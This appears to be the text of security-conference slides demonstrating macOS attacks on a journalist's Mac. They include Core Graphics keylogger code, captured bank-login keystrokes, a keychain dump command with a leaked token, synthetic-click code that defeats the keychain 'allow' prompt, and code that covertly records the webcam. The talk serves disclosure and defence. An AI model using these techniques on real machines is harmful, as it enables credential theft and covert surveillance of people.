
# Keylogging



*"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple*



core graphics keylogger



'sniffMK'

[github.com/objective-see/sniffMK](https://github.com/objective-see/sniffMK)

```
//install & enable CG "event tap"  
eventMask = CGEventMaskBit(kCGEventKeyDown)  
            | CGEventMaskBit(kCGEventKeyUp);
```

```
CGEventTapCreate(kCGSessionEventTap,  
kCGHeadInsertEventTap, 0, eventMask,  
eventCallback, NULL);
```

```
CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

# Keylogging



```
user — tail -n 1 -f /private/var/tmp/adobe_logs.log — 68x19
[users-Mac:~ user$ tail -n 1 -f /private/var/tmp/adobe_logs.log
[enter]
bankofam[down]
[tab]
█
```

A screenshot of the Bank of America website. The browser address bar shows "Bank of America Corporation". The navigation menu includes "Personal", "Small Business", "Wealth Management", "Businesses & Institutions", and "About Us". The main navigation includes "Checking", "Savings", "Credit Cards", "Home Loans", "Auto Loans", "Investing", and "Better Money Habits". The login section is highlighted with a red box and contains the following elements:

- Input field for "Online ID"
- Input field for "Passcode"
- Checkbox for "Save Online ID"
- "Sign In" button
- Links for "Forgot Online ID?" and "Forgot Passcode?"
- "Get started" button



everything typed;  
yes even passwords!

# Dumping the Keychain

all your passwords/keys are belong to us



#RSAC



private keys




passwords



auth tokens

```
$ /usr/bin/security dump-keychain -d login.keychain  
keychain: "~/Library/Keychains/login.keychain-db"  
  
class: "genp"  
attributes:  
0x00000007 <blob>="GitHub - https://api.github.com"  
  
data:  
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```


----- dumping keys



synthetic click to 'allow'

# Synthetic Mouse Click

## enabling mouse keys



```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
        [[NSAppleScript alloc] initWithSource:
         @"tell application \"System Preferences\"
          \n\"
          \"activate\"
          \n\"
          \"reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"
          \n\"
          \"end tell\""];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

enabling 'Mouse Keys' in code



launch:  
System Preferences



open:  
Accessibility pane,  
and show Mouse anchor



click:  
'Enable Mouse Keys'



# Synthetic Mouse Click

## sending a 'click'

- Click a mouse button:  
With a numeric keypad: Press 5 on the keypad.

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```

sending a synthetic click  
note: keypad 5: key code 87



the key press also generates a 'mouse' event

```
# ./sniffMK
event: key down
keycode: 0x57/87/5
event: key up
keycode: 0x57/87/5
event: left mouse down
(x: 146.207031, y: 49.777344)
event: left mouse up
(x: 146.207031, y: 49.777344)
```

that apple does not block!!





# Dumping the Keychain



#RSAC

The screenshot shows a macOS desktop environment. In the background, a Google Drive browser window displays a file named 'keychainStealer.zip'. Overlaid on this is a 'Downloads' folder window showing a file named 'keychainStealer' with a size of 467 KB, added today at 11:01 PM. In the foreground, a tweet window from @patrickwardle titled 'High Sierra 0day' contains the text: '...a suggestion: a macOS bug bounty program (for charity!)'. Below the text is a purple devil emoji and a button labeled 'exfil keychain'. At the bottom of the tweet window, a quote reads: '"OS X keychains are designed to protect sensitive data such as passwords, keys, and credentials" -apple'.

# Spying via the Webcam recording, but that pesky LED



- LED, hardware based
- > immutable?
- > signed firmware?

tl;dr extremely difficult (even w/ physical access)



Q: "Is it possible for someone to hack into the camera...and the green light not be on?"


A: "This feature is implemented in the firmware...  
Now, while it's technically possible to replace that firmware, you would have to do some Mission Impossible sh\*\* to pull that off (break into Apple/Chinese camera chip manufacturer, steal firmware source code, modify it, and then somehow inject it into the camera, which probably involves physically removing it from the computer"  
-reddit

# Spying via the Webcam


...but the webcam is a shared resource



#RSAC



infected mac



- 1** user initiates webcam session
- 2** malware detects this & begins recording (until session ends)
- 3** ...and exfil's it to remote attacker

# Spying via the Webcam recording code



```
//capture session
AVCaptureSession* session = [[AVCaptureSession alloc] init];

//video input
AVCaptureDeviceInput* input = [AVCaptureDeviceInput deviceInputWithDevice:videoDevice ...];

//output file
AVCaptureMovieFileOutput* output = [[AVCaptureMovieFileOutput alloc] init];

//add input
[session addInput:input];


//add output
[session addOutput:output];

//start session
[session startRunning];

//start recording!
[movieFileOutput startRecordingToOutputFileURL:[NSURL fileURLWithPath:@"someFile"]
                recordingDelegate:self];
```


recoding off the webcam

'shared' access



# Spying via the Webcam


## skype session



us (remote)



captured webcam session  
(target's fiancé)



video  
audio

# End Results: EVERYTHING!




Gianna Toboni  Following

we hacked @GiannaToboni's Mac at PHDays in Moscow 🇷🇺 🤖 🐱 мы хакнули mac Джианны на #PHDays!



unauthorized tweets

### Trip Details



5/25/17, 03:16 ₽458.00

Volvo S80

